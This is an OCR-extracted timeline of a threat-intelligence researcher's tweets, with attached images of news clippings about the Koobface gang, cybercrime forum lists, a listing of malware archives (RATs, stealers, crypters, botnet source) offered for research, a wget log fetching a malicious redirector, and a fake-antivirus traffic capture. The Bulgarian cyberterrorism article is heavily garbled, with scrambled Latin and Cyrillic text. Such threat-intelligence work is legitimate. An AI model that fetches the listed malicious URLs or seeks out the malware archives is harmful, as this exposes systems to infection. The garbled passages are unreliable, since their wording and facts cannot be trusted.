


https://t.co/JTcqOaYgET #ThreatHunting #ThreatIntel #threatintelligence https://t.co/pDUqPGW6Z9



23:13

https://t.co/JTcqOaYgET #ThreatHunting #ThreatIntel #threatintelligence https://t.co/ZB7ONiNSwH





@DaveMarcus Awesome. Thanks for sharing this!


★1 23:51

Feed Stats Dashboard










Me in the news - Part Two - https://t.co/JTcqOaYgET #ThreatHunting #ThreatIntel #ThreatIntelligence https://t.co/4Kz7GO1BEU

Sony PlayStation site victim of SQL-injection attack

Automated attack claims another high-profile target, offering sale of a fake antivirus scanner.



23:54

Me in the news - Part Three - https://t.co/JTcqOaYgET #ThreatHunting #ThreatIntel #ThreatIntelligence https://t.co/ntMjFWWgfE



Me in the news - Part Four - https://t.co/JTcqOaYgET #ThreatHunting #ThreatIntel #ThreatIntelligence https://t.co/3m0SKsBMpr

NBC hack infects visitors in 'drive by' cyberattack



23:55

Me in the news - Part Five - https://t.co/JTcqOaYgET #ThreatHunting #ThreatIntel #ThreatIntelligence https://t.co/5q6MQLhEQD

⇄1

Web Gang Operating in the Open By RIVA RICHMOND JAN 16, 2012 Five men believed to be responsible for spreading a notorious computer worm on Facebook and other social networks — and pocketing several million dollars from online schemes - are hiding in plain sight in St. Petersburg, Russia, according to investigators at Facebook and several independent computer security researchers. The men live comfortable lives in St. Petersburg — and have frolicked on luxury vacations in places like Monte Carlo. Bali and, earlier this month, Turkey, according to photographs posted on social network sites — even though their identities have been known for years to Facebook, computer security investigators and law enforcement officials. One member of the group, which is popularly known as the Koobface gang, has regularly broadcast the coordinates of its offices by checking in on Foursquare, a location-based social network, and posting the news to Twitter. Photographs on Foursquare also show other suspected members of the group working on Macs in a loftlike room that looks like offices used by tech start-ups in cities around the world. Beginning in July 2008, the Koobface gang aimed at Web users with invitations to watch a funny or sexy video. Those curious enough to click the link got a message to update their computer's Flash software, which begins the download of the Koobface malware. Victims' computers are drafted into a "botnet," or network of infected PCs, and are sent officiallooking advertisements of take antivirus software and their Web searches are also hijacked and the clicks delivered to unscrupulous marketers. The group made money from people who bought the bogus software and from unsuspecting advertisers. The security software firm Kaspersky Labs has estimated the network includes 400,000 to 800,000 PCs worldwide at its height in 2010. Victims are often unaware their machines have been compromised.

ИНФОРМАЦИОННА СИГУРНОСТ

ИНТЕРВЮ С КЕВИН ТАУНЗЕНД - РЕДАКТОР И СЪЗДАТЕЛ НА WWW.ITSECURITY.COM (KTOWNSEND@ITSECURITY.COM)



• новини

връзки:



Виртуално пространство

Понятиет о кибертероризмя предизвиква смесени реакции в огромен кръг хора, в зависимост от техния onum u npegcmafia kakmo 3a mepopugма, така и за киберпространството. Кибертероризмът не трябва да бъде разглеждан като отделно явление, а като продължение на терористични актове в киберпространството.

ших, националисти, анархисти, терористи, правителства всички имат свои виждания за това kak mpa66a ga 6nge psko6ogen c6eтът и киберпространството като платформа за комуникация и обмен на огромен компчества информация създаба неограничени възмажности за техните деяствия.

КАК ТЕРОРИСТИЧНА АЛАВЕЛОПЕИ И В РИЦІАЕИНА ТО КИБЕРПРОСТРАНСТВОТО?

От терористична гледна точка Интернет предостаби ановамия форма на комуникация, разузнавателни действия над потенциални бъдещи инки и платформа за обучение и наби-ране на нови кадри. Глобалната мрежа е също средство за разузнаване. След атаката срещу Световния търговски център службите за сигурност на САЩ започнаха да премахват чубстбителяц" материали от публичните си мрежи. За нещастие, когато нещо ведиъж е било оплати, някой, някъде още пази копие от него. Пробывант е сериозея. Публичните ресурси могат да се използват за разузнавателни цели и планиране на нет инфраструктурата; бъдещи атаки.

В Интернет са достъпни детайлии картографски и сателитии свимки за САЩ безплате в софтуер. кошто ви позволива да видите 3D об-рази от всяка точка на света (http:// worldwind.arcnasa.gov/), безплатен софтуер за проследибане и следене на сателати (http://www.stoff.pl/) и так. Мисчите си, че строго секрет бази и институции не са достъени по този начия? Актибистите от Стурютеля са отделили значително време и знания, за да представат The Eyeball Series http://eyeball-series. org - изключителен архиб на сателитна фотография на агенции и

КРАЙНИЯТ ВЪПРОС

Може ли кибертероризмът да добеде до загуба на чобешки жибот разбира се, като се има предвид-че огромен брой електроцентрали, водоеми и инсталации за газ и природни ресурси са директно фързани с корпоративните мрежи, което се прави с бизнес цел - най-често за убеличабане на произборителност та. B CAIII maku6a ca SCADA cucmeseume - информация за тях е била наморана бърху восители на терористи.

■gupekmsa amaka cpeusy Изтер-

■атаки на 3G мреките и клетич-иште комуникации - трбият мобилен Supyc (Fontal), koumo Ssokupa GSM телефона, е факт от април 2005;

■ Maco8 DNS hijack c ues npoпаганда или за разпространение на зловамерен код:

■Масови Интернет измами, които подроябат абторитета на е-тър гобията и носят огронни загубц

■ Кражба на идентичност -наскоро биха хакнати LexisNexis и ChoicePoint, egsu om най-големите maka наречени "data aggregators" в CAIII, koumo събирит gemaйлна информация за всеки граждания на САЩ за цезите на органите на реда. Преминаването към биометрични паспорти и RFID определено ще отбори воби бърмакности за крадене на идентичности.

Сценарште са безкрай, основните фактори за успеши тваване обаче остават. Планиране, координация, търгение, мотивация и фининсови ресурси - koe om изброезото ликва и кое е в излишък в арсенала и идеологическото мислене ва терористичния лидер?

ПРЕВАНТИВНИ МЕРКИ

Осъднабането на риска и разбирането му с цел не да се покрият изискванията на международни догобори, а да се погледне реално на локалната ситуация в България е една от първите стъпки за борба с кибертероризма. И докато в САЩ се борят с тоба как да не им бъде прекъснато електрозахран бането или как ня кой да не получи достъп до боенна информация, България актибво работи над Е-правителството и електронната си търгобия. Нашата страна е в далеч по-изгодна позиция - да анализира ситуацията в САЩ и да започне превантивна работа над пробиема, който с бсяко бъишрско ИТ или е-постижение става все пореален и по-реален.

Моменти от историята

■Onepauus "Thyomusesa буря", kozamo за пръ6 път US ek-onepuseemupa с network-centric warfare. Холандски хакери опікрадіат информация за дішжениято на американски боски. Опитійат се да я продадат на Ураксіата армия, іюято обече отказба, опасебаціки се, че тоба е капан. В Палестинско-израелският ки берконфликт е принер

как две страни с изключително чубствителных взаимостнюшения са забъркани в кибервойна бизаодарение на зактивисти. През 2000 г. играелски хайери бокират 6 страници на движенията Хизбула и Хамас - акт, който активизира палестинските пин прабителствени сайтове бибат обезобразени ка кери. В резумпат некожост нявайни дольчиштелно и без това недобрите взаимог

усиліживаніш дольништични и без тобів недобрите візанкостношения. Шчер Веня 911 — Тобів е пример за случай с неспределени мотиви. Ведник пуснати, пози тазь-тавіту червої започви, да набира 911 и генериран серомен брогі фанкціви об'єдін-дамих. Офицаличинт доклад за случав и арестубането на автора мовет да бъдат на-мерени на: http://www.usdoj.gov/usao/can/press/html/2009%5F03%5F14%5Fjeansonne.html

62 CIO

И КИБЕРВОИНИТЕ -

така и 6 разузнавателния сектор е въдможно да се шпионира цечият жибот на индибид или държаба, а информацията да се съхранява с цялата и интерактибност.

Въбеждането на ИТ и комуникационии средства за мрежово-ориентирани военни geticmвия (network-centric warfare) поставика началото на нова глаба въб боенната история, но също така и отборика бъзможността за намеса в тези комуникации – намеса, ковто е способна да причини истински хаос, ако бъде осъществена.

Този, който установи контрол вад своя и над противниковия информационен поток, е безспорният победител в днешния свързан фят. Броят и силата на вдрените оръжия, целата ударна сила на армията на дадена страна нянат стойност, ако се залуби контрольт над тях. Същото се отнася и за прихващането и факцифицирането на информация подабана към тях - така наречените ELINT стратегии, а именно технологиите позвоиващи на шпионски cassosem om muna AWACS ga ocmaßa вевидия за вражеските радари, докато бабво се рее из чуждото боенво пространство, събирацки всякаква форма на електронни трансмисии.

■ Вьзможност за използване на партизански тактики 6 киберпространстбото и от боении ижтитуции, и от терористи, за koumo киберпространството е следваща та платформа за действия. Киберпространстбото създаде възможността за асиметрични, шпионски и пропагандни боенни действия, които са в състояние да печелят цели войни. Следвайки максимата на великия китайски боевен мислител Сыя Ду-- "Цялата бойна е базирана на илюзия", киберпространството създаде безброй предимства за развитите нации, но също така позболи и на развиващи се нации, разбиращи партизански действия, да увеличат се във въздуха изтребител или от

КАКВО Е КИБЕРТЕРОРИЗМЫТ?

в, превосът на информация придоби сипуацията пред себе, изпращана от ронна форма.

двешните прабила за боенни или сателитни снимки, от намиращия многократно своите възножности. Войник на бойното поле. Също така стана възможно за терористична организация да набира членове, да С наблизането на света във 21 разпространява пропаганда, видео материали, брошури, тренировъчни нови измерения. Стана възможно за материали. Възможно е и координикомандир на бойното поле да получа- рането на терористични актобе б ва в реално време "жива картина" за анонимна и интерактивна елект-

Типове кибертероризъм

При определянето на основните типове киберте-роризми възникват интерески въпроси - например: къде е границата между информационнята вой и кибертероризма и как трябва да се годнодц ако 16-годишен тимейдікър, експериментирайки да програмира элонамерен код, блокира телефоните за спешни случви?

Кибеовановкитым - масово проникване и обезобразяване на сайтове с политическа или пропагандна цел. Насочено е към постигане на междивроден или локален отзбук. Обикновено е пропаганда целяща да подрони автори даде на страна или организация.



Киберпрестыпления - целенасоченото блокиране на достыпа до мрежи или опре делени сайтобе (DdoS), Интернет базирани изнали, разгространение на пиратск. софтуер и друг вид интелектуална собственост, разпространиване на програми с цек унищожаването или тайното манилулиране на информация и до

Кибертероризъм – продължението на терористични дейности 6 киберпространотбото" или "Всеко посегателство върху колуникационните и информационни ресурси на дадена страна с цел блокирането на жизненобажни системи или координиран на такива, базирано на социална или идеологическа основа.

Кибервойна – амоним на информационнята война, юкто сама по себе си представляба действия предприяти с идеята да се постижне информационно превъзходство, отразяващо се на информационните процеси и тякната обработка, компютърните и мрежови аспекти на противниковите системи. Подразделение на информационната война е киберразузнаването.

Киберразузнаване – координиране на информация между HJMINT, SGINT, BLINT и други с цел подобряване на комуникациите между различните звена.

Психолаеични о первиции (PSYopa) — гредстаблябат координирани психолаеически действия с цел променяне на поведението или разбиранцята

о ромп Тре о ромп Тре от размения страна им организация.



Електронно разузнаване (ELINT) – шлогаване на електрон ни средства за блојиране, призващане и ходифициране на Вражески комуникации. Пример за успека им са окромният брой подслушвателни мобилни постове и дори подводници, които са 6 забранени за тях зони, рисковете са огром събраната инфермация напълно зи опрабраба

CIO 61

30 - Tuesday

19:45

Folks. Who wants to do some serious data mining based on my official 36GB Cybercrime Forum Data Set for 2021? Drop me a line at dancho.danchev@hush.com and I would be happy to offer access for research purposes. #ThreatIntel #ThreatIntelligence #ThreatHunting https://t.co/jmYAvAaWH7

<parent></parent>	Darkmoney	iHonker	ShadowMarket
11Wang	DarkWeb	LinkFeed	SkyFraud
365Exe	DomenForum	omenForum Linuxac.org	
419eater	Eviloctal	Master-X	Svuit.vn
4HatDay	Exelab	MasterWebs	Szenebox
aHack	Forum-UINSell	MaulTalk	Szuwi
Aljyyosh	Forum.Zloy.bz	Mmpg.ru	Tenebris
Antichat.ru	ForumSape	Mr11-11mr.7olm.org	TheBot
ArmadaBoard	ForumSEO	Nullnoss.org	Toolbabase.se
BigFozzy	Free-hack	pay-per-install.org	TotalBlackhat
BlackhatWorld	ghostmarket.net	PhreakerPro	Turkhackteam
BPCForum	Gla.vn	Piratebuhta.pw	Vsehobby
Cardvilla	GoFuckBiz	ProCrd	Webmasters.ru
Chf	gofuckbiz.com	ProLogic	Whitehat.vn
CNHonker	H4kurd.com	Promarket	WWH-Club
CNSec	Hack-Port	ProxyBase	www.opensc.ws
Crack-Forum	Hackersoft	scamwarners	Xakep.bg
Cracked.to	Hackingboard	SEOCafe	Xakepok
Cyberizm	Hackings	SEOForum	Zismo
Darkmarket.la	iFud		

Folks. Who wants to do some serious data mining based on my official 36GB Cybercrime Forum Data Set for 2021? Drop me a line at dancho.danchev@hush.com and I would be happy to offer access for research purposes. #ThreatIntel #ThreatIntelligence #ThreatHunting https://t.co/FDRfptXtgj

carders.ws	784,042,156
cccc.ug	204,942,134
crdclub.su	72,086,747
blacknetworld.com	25,444,394

19:57

Folks. I also got a second collection which consists of cybercrime-friendly tools coming straight from the source. Interested in obtaining a copy for research purposes? Drop me a line at dancho.danchev@hush.com #ThreatIntel #ThreatIntelligence #ThreatHunting https://t.co/VYHP8BXDdd

HacPack_01	Compressed (zipped) Fol	730,598 KB	ı
Archive_01	PowerISO RAR File	655,805 KB	- 1
■ Tools	PowerISO RAR File	259,264 KB	ı
■ HackPack	PowerISO RAR File	175,814 KB	-
Malicious_Software_RATs_Cybercri	PowerISO RAR File	166,073 KB	-
Tools_01	PowerISO RAR File	138,313 KB	I
Sources-delphi_crypters_packers_r	PowerISO RAR File	135,925 KB	I
Stealer Pack DarkCoder14	PowerISO RAR File	108,583 KB	I
■ Bots-2	PowerISO RAR File	83,852 KB	1
spam_tools	PowerISO RAR File	69,338 KB	1
spamming_tools	PowerISO RAR File	69,338 KB	1
■ BotNet.Source.Codes	PowerISO RAR File	68,373 KB	1
Malicious_Software_RATs_Keylogge	PowerISO RAR File	68,199 KB	1
Ashiyane_Security_Team_Group_H	PowerISO RAR File	59,751 KB	1
Malicious_Software_Keyloggers_Cr	PowerISO RAR File	56,337 KB	1
TDoS_Attack_Tools_Compilation	PowerISO RAR File	23,822 KB	1
■ botnet-ddos	PowerISO RAR File	12,227 KB	1
Malware_Crypters_Source_Code	PowerISO RAR File	9,944 KB	1
Malware_Crypters_Source_Code_01	PowerISO RAR File	6,371 KB	1
■ Stealer	PowerISO RAR File	4,657 KB	1
Mujahedeen_Secrets_Encryption_T	PowerISO RAR File	3,161 KB	1
RazStealer 2 Cracked	PowerISO RAR File	28 KB	1

31 - Wednesday

03:28

My latest white paper for @whoisxmlapi - https://t.co/8e7ZfePXa8 #ThreatIntel #ThreatIntelligence #ThreatHunting

09:48

Cheers! #ThreatIntelligence https://t.co/yzKZ4rBg0f



My latest white paper for @whoisxmlapi - https://t.co/o3aOKO0A7F #ThreatIntel #ThreatIntelligence #threathunting

⇄2

September

1 - Thursday

07:43

My latest white paper for @whoisxmlapi - https://t.co/bR05Z5aJvC #ThreatIntel #ThreatHunting

⇄2

18:52

https://t.co/JTcqOaYgET #security #cybercrime #malware #ThreatIntelligence #ThreatIntel #threathunting https://t.co/vwtyjpmsHt




19:27 https://t.co/2U427m48jE #ThreatIntelligence #ThreatIntel #threathunting

3 - Saturday

09:31

Me Inc. https://t.co/glUyYxYIIR

 $\bigstar 1$



Who wants access to my 36GB Cybercrime Forum Data Set for 2021? Drop me a line at dancho.danchev@hush.com in case you're interested. Regards. Dancho https://t.co/grx86i9LWe

<pre><parent></parent></pre>	Darkmoney	iHonker	ShadowMarket
11Wang	DarkWeb	LinkFeed	SkyFraud
365Exe	DomenForum	Linuxac.org	Spyhackerz
419eater	Eviloctal	Master-X	Svuit.vn
4HatDay	Exelab	MasterWebs	Szenebox
aHack	Forum-UINSell	MaulTalk	Szuwi
Aljyyosh	Forum.Zloy.bz	Mmpg.ru	Tenebris
Antichat.ru	ForumSape	Mr11-11mr.7olm.org	TheBot
ArmadaBoard	ForumSEO	Nullnoss.org	Toolbabase.se
BigFozzy	Free-hack	pay-per-install.org	TotalBlackhat
BlackhatWorld	ghostmarket.net	PhreakerPro	Turkhackteam
BPCForum	Gla.vn	Piratebuhta.pw	Vsehobby
Cardvilla	GoFuckBiz	ProCrd	Webmasters.ru
Chf	gofuckbiz.com	ProLogic	Whitehat.vn
CNHonker	H4kurd.com	Promarket	WWH-Club
CNSec	Hack-Port	ProxyBase	www.opensc.ws
Crack-Forum	Hackersoft	scamwarners	Xakep.bg
Cracked.to	Hackingboard	SEOCafe	Xakepok
Cyberizm	Hackings	SEOForum	Zismo
Darkmarket.la	iFud		

I also have a second compilation of tools of the trade courtesy of the bad guys coming straight from the source which I would be willing to share for research purposes. Drop me a line at dancho.danchev@hush.com in case you're interested. Regards. Dancho https://t.co/et4p15UZNQ

HacPack_01	Compressed (zipped) Fol	730,598 KB	Ī
■ Archive_01	PowerISO RAR File	655,805 KB	I
■ Tools	PowerISO RAR File	259,264 KB	I
■ HackPack	PowerISO RAR File	175,814 KB	
Malicious_Software_RATs_Cybercri	PowerISO RAR File	166,073 KB	
Tools_01	PowerISO RAR File	138,313 KB	
Sources-delphi_crypters_packers_r	PowerISO RAR File	135,925 KB	
Stealer Pack DarkCoder14	PowerISO RAR File	108,583 KB	
■ Bots-2	PowerISO RAR File	83,852 KB	
spam_tools	PowerISO RAR File	69,338 KB	
spamming_tools	PowerISO RAR File	69,338 KB	
■ BotNet.Source.Codes	PowerISO RAR File	68,373 KB	
Malicious_Software_RATs_Keylogge	PowerISO RAR File	68,199 KB	
Ashiyane_Security_Team_Group_H	PowerISO RAR File	59,751 KB	I
Malicious_Software_Keyloggers_Cr	PowerISO RAR File	56,337 KB	
TDoS_Attack_Tools_Compilation	PowerISO RAR File	23,822 KB	
■ botnet-ddos	PowerISO RAR File	12,227 KB	
Malware_Crypters_Source_Code	PowerISO RAR File	9,944 KB	
Malware_Crypters_Source_Code_01	PowerISO RAR File	6,371 KB	
■ Stealer	PowerISO RAR File	4,657 KB	
Mujahedeen_Secrets_Encryption_T	PowerISO RAR File	3,161 KB	
RazStealer 2 Cracked	PowerISO RAR File	28 KB	

4 - Sunday

05:01

Join us today! Apply for access to @whoisxmlapi Law Enforcement feed and let's catch some bad guys! Enjoy! https://t.co/n6Llhftlm3 https://t.co/DvoMQCifFw



https://t.co/fnswrm8KWP https://t.co/RgkTknCeBQ



Who wants to participate in a Q& A with me? Where are the Qs? https://t.co/ITcqOaYqET

13:01

"Sharing is caring". And we've been doing it since the early days of humankind.

13:02

Who's the first pioneer in the on demand business model? It's IBM.

13:04

Just found out that https://t.co/wHPszdkqhv page links to SEC's Fillings page. I've been visiting it for research purposes since my student years.

13:27

Check this out - "Covert Blogs and Military Information Strategy" - https://t.co/ZB1WFxEESZ do you think you fit in?

13:30

Every OSINT conducted every information warfare campaign launched every disinformation attempt detected is a successful counter-cyber operation.

$\bigstar 1$

13:31

There's a saying "An OSINT conducted is a tax payer's buck saved somewhere".

$\bigstar 1$

13:33

Folks. Are you online? Who has questions about my research? Fire them here.

14:47

Hey @HBGary - https://t.co/E5JIRzTddC Awesome! CC: @Greghoglund

5 - Monday

00:20

Thanks for all the RTs. Drop me a line at dancho.danchev@hush.com if you want to obtain access to my Cybercrime Forum Data Set for 2021. Happy data mining. CC:

@DaveMarcus https://t.co/vwxw3WJMoS


≈1 ★4

958

<pre><parent></parent></pre>	Darkmoney	iHonker	ShadowMarket	
11Wang	DarkWeb	LinkFeed	SkyFraud	
365Exe	DomenForum	Linuxac.org	Spyhackerz	
419eater	Eviloctal	Master-X	Svuit.vn	
4HatDay	Exelab	MasterWebs	Szenebox	
aHack	Forum-UINSell	MaulTalk	Szuwi	
Aljyyosh	Forum.Zloy.bz	Mmpg.ru	Tenebris	
Antichat.ru	ForumSape	Mr11-11mr.7olm.org	TheBot	
ArmadaBoard	ForumSEO	Nullnoss.org	Toolbabase.se	
BigFozzy	Free-hack	pay-per-install.org	TotalBlackhat	
BlackhatWorld	ghostmarket.net	PhreakerPro	Turkhackteam	
BPCForum	Gla.vn	Piratebuhta.pw	Vsehobby	
Cardvilla	GoFuckBiz	ProCrd	Webmasters.ru	
Chf	gofuckbiz.com	ProLogic	Whitehat.vn	
CNHonker	H4kurd.com	Promarket	WWH-Club	
CNSec	Hack-Port	ProxyBase	www.opensc.ws	
Crack-Forum	Hackersoft	scamwarners	Xakep.bg	
Cracked to	Hackingboard	SEOCafe	Xakepok	
Cyberizm	Hackings	SEOForum	Zismo	
Darkmarket.la	iFud			

6 - Tuesday

23:27



7 - Wednesday

23:11

My latest white paper for @whoisxmlapi. Enjoy! https://t.co/ZhZeE127Br

8 - Thursday

08:49

This is me rocking the boat. Keynote here - https://t.co/H7zRzUN59S always yours and forever here - https://t.co/JTcqOaYgET https://t.co/TFad5LiQIO

```
> wget <a href="http://artguide.co.il/267/g.php">http://artguide.co.il/267/g.php</a>
-13:34:25-- <a href="http://artguide.co.il/267/g.php">http://artguide.co.il/267/g.php</a>
=> `g.php'

Resolving artguide.co.il... 62.128.52.211
Connecting to <a href="mailto:artguide.co.il/62.128.52.211">artguide.co.il/62.128.52.211</a>
Econnecting to <a href="mailto:artguide.co.il/62.128.52.211">artguide.co.il/62.128.52.211</a>
Econnection: <a href="mailto:artguide.co.il/62.128.52.211">artguide.co.il/62.128.52.211</a>
Econnection: <a href="mailto:avguide.co.il/62.128.52.211">artguide.co.il/62.128.52.211</a>
Econnection: <a href="mailto:avguide.co.il/62.128.52.211">artguide.co.il/62.128.52.211</a>
Econnection: <a href="mailto:http://ddanchev.blogspot.com/">http://ddanchev.blogspot.com/</a>
[following]
-13:34:26-- <a href="http://ddanchev.blogspot.com/">http://ddanchev.blogspot.com/</a>
[following]
-13:34:25.19.191]
-13:34:26-- <a href="http://ddanchev.blogspot.com/">http://ddanchev.blogspot.com/</a>
[following]
-13:34:25.19.191]
-13:34:26-- <a href="http://ddanchev.b
```

08:55

I'm popular. #threatintel https://t.co/2oqbDJy500

9 4	200	HTTP	.is-the-boss.com	/ .html	4,906	text/html
1 5	200	HTTP	c.hit.ua	/hit?i=60588g=08x=28s=18c=18t=-1808j=18w=12808h=8008d=3280.4296	43	image/gif
3 6	200	HTTP	:.is-the-boss.com	/mages/menu.js	480	application/
	200	HTTP	seximalinki.ru	/mages/ddanchev-sock-my-dick.php	1,029	text/html
S 8	302	HTTP	homeandofficefun.com	/go.php?id=20228key=4c69e59ac8p=1	5	text/html
9	200	HTTP	antimalwareonlinescannery3.com	/1/?id=20228smersh=* 8back=%3DTQ53jD0NQQNMI%3DO	13,535	text/html
Ⅲ 10	200	HTTP	antimalwareonlinescannery3.com	/1/img/)query.js	55,746	application/
II 11	200	HTTP	antimalwareonlinescannery3.com	/1/img/)query-init.js	681	application/
12	200	HTTP	antimalwareonlinescannery3.com	/1/cb.gf	1,211	image/gif
II 13	200	HTTP	antimalwareonlinescannery3.com	/1/img/listfile.js	13,220	application/

From the I'm popular but from the no comment department. https://t.co/JTcqOaYgET https://t.co/rjlxiXKyQa

Our team, so often called "Koobface Gang", expresses high gratitude for the help in bug fixing, researches and documentation for our

- Kaspersky Lab for the name of Koobface and 25 millionth malicious program award;
- Danche (http://ddanchev.blogspot.com) who worked hard every day especially on our First Software & Architecture version, writing lots of e-mails to different hosting companies and structures to take down our Command-and-Control (C&C) servers, and of course analyzing software under VM Ware;

 Trend Micro (http://trendmicro.com), especially personal thanks Jonell Baltazar, Joey Costoya, and Ryan Flores who had released a
- very cool <u>document (with three parts!)</u> describing all our mistakes we've ever made; **Cisco** for their 3rd place to our <u>software</u> in their annual "working groups awards"; **Soren Siebert** with his <u>great article</u>;

- Hundreds of users who send us logs, crash reports, and wish-lists.

In fact, it was a really hard year. We've made many efforts to improve our software. Thanks to Facebook's security team - the guys made us move ahead. And we've moved. And will move. Improving **their** security system.

By the way, we did not have a cent using Twitter's traffic. But many security issues tell the world we did. They are wrong.

As many people know, "virus" is something awful, which crashes computers, steals credential information as good as all passwords and credit cards. Our software did not ever steal credit card or online bank information, passwords or any other confidential data. And WILL NOT EVER. As for the crashes... We are really sorry. We work on it :)

Wish you a good luck in new year and... Merry Christmas to you!

Always yours, "Koobface Gang".


09:03

Who wants to quote me? This is best of the best in the world of cybercrime. Here's the analysis - https://t.co/bYBregvUVV #threatintel https://t.co/JKjcglptdt



09:06

Courtesy of @Avast. Attending a journalist meeting for @ZDNET in Prague circa 2010. CC: @AvastVlk the pleasure is all mine. https://t.co/oUKWy93ApJ





09:09


At the height of my career. CC: @Webroot https://t.co/f7mXlgvgav

